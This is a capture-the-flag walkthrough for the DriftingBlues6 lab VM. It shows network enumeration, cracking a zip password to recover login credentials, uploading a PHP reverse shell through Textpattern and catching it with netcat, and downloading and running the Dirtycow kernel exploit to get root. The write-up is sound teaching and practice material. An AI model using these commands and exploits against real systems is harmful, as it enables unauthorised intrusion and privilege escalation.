

Hack My VM

Walkthrough DriftingBlues6



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1. Intro

This document will show how to get root on Driftingblues6 VM from [HackMyVM](#).



2. Enumeration

2.1. Discovering IP

First we need to know the IP of the VM. We will use netdiscover. In our example, the VM has the IP 192.168.1.29.

```
1 sml@cassandra:~$ sudo netdiscover -i enp0s3
2 Currently scanning: 192.168.5.0/16 | Screen View: Unique Hosts
3
4 3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
5 -----
6 IP At MAC Address Count Len MAC Vendor / Hostname
7 -----
8 192.168.1.29 08:00:27:90:33:8e 1 60 PCS Systemtechnik GmbH
9
```

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2.2. Nmap

Once we know the IP of the VM, we start with a nmap to see which ports are open.

```
1 sml@cassandra:~$ nmap -A -p- 192.168.1.29
2 Starting Nmap 7.70 ( https://nmap.org ) at 2021-03-24 08:32 CET
3 Nmap scan report for driftingblues.home (192.168.1.29)
4 Host is up (0.00037s latency).
5 Not shown: 65534 closed ports
6 PORT      STATE SERVICE VERSION
7 80/tcp    open  http      Apache httpd 2.2.22 ((Debian))
8 |_http-robots.txt: 1 disallowed entry
9 |_/_textpattern/textpattern
10 |_http-server-header: Apache/2.2.22 (Debian)
11 |_http-title: driftingblues
12
```



2.3. Gobuster

Only port 80 are open, so we will take a look deeper to find interesting files and directories.

First, directories.

```
1 sml@cassandra:~$ gobuster dir -u http://192.168.1.29/textpattern -w /usr/share/wordlists/
  SecLists/Discovery/Web-Content/common.txt
2 =====
3 Gobuster v3.1.0
4 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
5 =====
6 [+] Url: http://192.168.1.29/textpattern
7 [+] Method: GET
8 [+] Threads: 10
9 [+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
10 [+] Negative Status codes: 404
11 [+] User Agent: gobuster/3.1.0
12 [+] Timeout: 10s
13 =====
14 2021/03/24 09:17:39 Starting gobuster in directory enumeration mode
15 =====
16 /.hta (Status: 403) [Size: 296]
17 /.htaccess (Status: 403) [Size: 301]
18 /.htpasswd (Status: 403) [Size: 301]
19 /LICENSE (Status: 200) [Size: 15170]
20 /README (Status: 200) [Size: 6311]
21 /files (Status: 301) [Size: 324] [--> http://192.168.1.29/textpattern/files/]
22 /images (Status: 301) [Size: 325] [--> http://192.168.1.29/textpattern/images/]
23 /index.php (Status: 200) [Size: 12413]
24 /rpc (Status: 301) [Size: 322] [--> http://192.168.1.29/textpattern/rpc/]
25 /textpattern (Status: 301) [Size: 330] [--> http://192.168.1.29/textpattern/
  textpattern/]
26 /themes (Status: 301) [Size: 325] [--> http://192.168.1.29/textpattern/themes/]
```

The directory /files maybe can be useful later...

On the other hand, we will use gobuster to try to find .zip files in the webserver.

```
1 sml@cassandra:~$ gobuster dir -u http://192.168.1.29/ -w /usr/share/wordlists/SecLists/
  Discovery/Web-Content/directory-list-2.3-small.txt -x zip
2 =====
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  list-2.3-small.txt
10 [+] Negative Status codes: 404
11 [+] User Agent: gobuster/3.1.0
12 [+] Extensions: zip
13 [+] Timeout: 10s
14 =====
15 2021/03/24 08:38:20 Starting gobuster in directory enumeration mode
16 =====
17 /index (Status: 200) [Size: 750]
18 /db (Status: 200) [Size: 53656]
19 /robots (Status: 200) [Size: 110]
20 /spammer (Status: 200) [Size: 179]
21 /spammer.zip (Status: 200) [Size: 179]
22 =====
```



There is an interesting file: spammer.zip.

Download the .zip.

```
1 sml@cassandra:~$ wget http://192.168.1.29/spammer.zip
2
```

It asks for a password when we try to unzip it, so lets bruteforce it.

```
1 sml@cassandra:~$ fcrackzip -D -u -p /usr/share/wordlists/rockyou.txt spammer.zip
2 PASSWORD FOUND!!!!: pw == myspace4
3
```

Now that we have the password, unzip the file.

```
1 sml@cassandra:~$ unzip spammer.zip
2 Archive:  spammer.zip
3 [spammer.zip] creds.txt password:
4 extracting: creds.txt
5 sml@cassandra:~$ cat creds.txt
6 mayer:lionheart
7
```



3. Exploitation

If we visit <http://192.168.1.29/textpattern/> we can see the following web.

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Tag error: <txp:permalink /> -> Warning: strftime(): It is not safe to rely

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In /textpattern main web, appears a link to upload files. So if we click in the link it asks for credentials:

192.168.1.29/textpattern/textpattern/index.php?event=file

 **Textpattern**

Name
Required

Password
Required

☐ Remain logged in with this browser ?

Log in

[Forgot password?](#)

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Use the credentials that appears in creds.txt and then in our case we will upload a php-reverse-shell that you can download. [here](#).

Remember to modify IP/PORT in php file.

192.168.1.29/textpattern/textpattern/index.php

Content Presentation Admin driftingblues

Files

Upload file ? No files selected.

<input checked="" type="checkbox"/>	ID#	Name	Title
<input checked="" type="checkbox"/>	1 Download	php-reverse-shell.php	

With 1 selected...

12 24 48 96



If we visit <http://192.168.1.29/files> we can see our php.

Put nc to listen, and then click on the php file.

```
1 $ nc -nlvp 1234
2 listening on [any] 1234 ...
```

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
php-reverse-shell.php	24-Mar-2021 02:48	5.4K	

Apache/2.2.22 (Debian) Server at 192.168.1.29 Port 80

Now we have a low shell.

```
sml@cassandra:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.70] from (UNKNOWN) [192.168.1.29] 44736
Linux driftingblues 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64 GNU/Linux
02:51:55 up 25 min, 0 users, load average: 0.00, 0.17, 0.34
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```



4. Privilege Escalation

Check the kernel version.

```
1 $ uname -a
2 Linux driftingblues 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64 GNU/Linux
```

With this kernel version we can use the exploit 'Dirtycow' to escalate privileges.


The exploit can be downloaded [here](#).

Download the exploit on your VM, and then share it to the victim machine.

```
1 sml@cassandra:~$ wget https://gist.githubusercontent.com/rverton/
   e9d4ff65d703a9084e85fa9df083c679/raw/9b1b5053e72a58b40b28d6799cf7979c53480715/cowroot.c
2 sml@cassandra:~$ python -m SimpleHTTPServer 8000
3 Serving HTTP on 0.0.0.0 port 8000 ..
```

In the victim machine, go to /tmp folder and download the exploit from the attacker VM.

```
1 $ cd /tmp
2 $ wget http://192.168.1.70:8000/cowroot.c
```




```
$ cd /tmp
$ wget http://192.168.1.70:8000/cowroot.c
--2021-03-24 02:57:15-- http://192.168.1.70:8000/cowroot.c
Connecting to 192.168.1.70:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4688 (4.6K) [text/plain]
Saving to: `cowroot.c'

OK .... 100% 1.12G=0s
2021-03-24 02:57:15 (1.12 GB/s) - `cowroot.c' saved [4688/4688]
```



Finally, compile the exploit and run it to get root:)

```
1 $ gcc cowroot.c -o cowroot -pthread
2 cowroot.c: In function 'proccselfmemThread':
3 cowroot.c:98:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a
   cast [enabled by default]
4 In file included from cowroot.c:27:0:
5 /usr/include/unistd.h:331:16: note: expected '__off_t' but argument is of type 'void *'
6 $ ls
7 cowroot
8 cowroot.c
9 $ ./cowroot
10 id
11 uid=0(root) gid=33(www-data) groups=0(root),33(www-data)
12 cd /root
13 ls
14 root.txt
15 user.txt
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5. See ya!

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Daniel J. Boorstin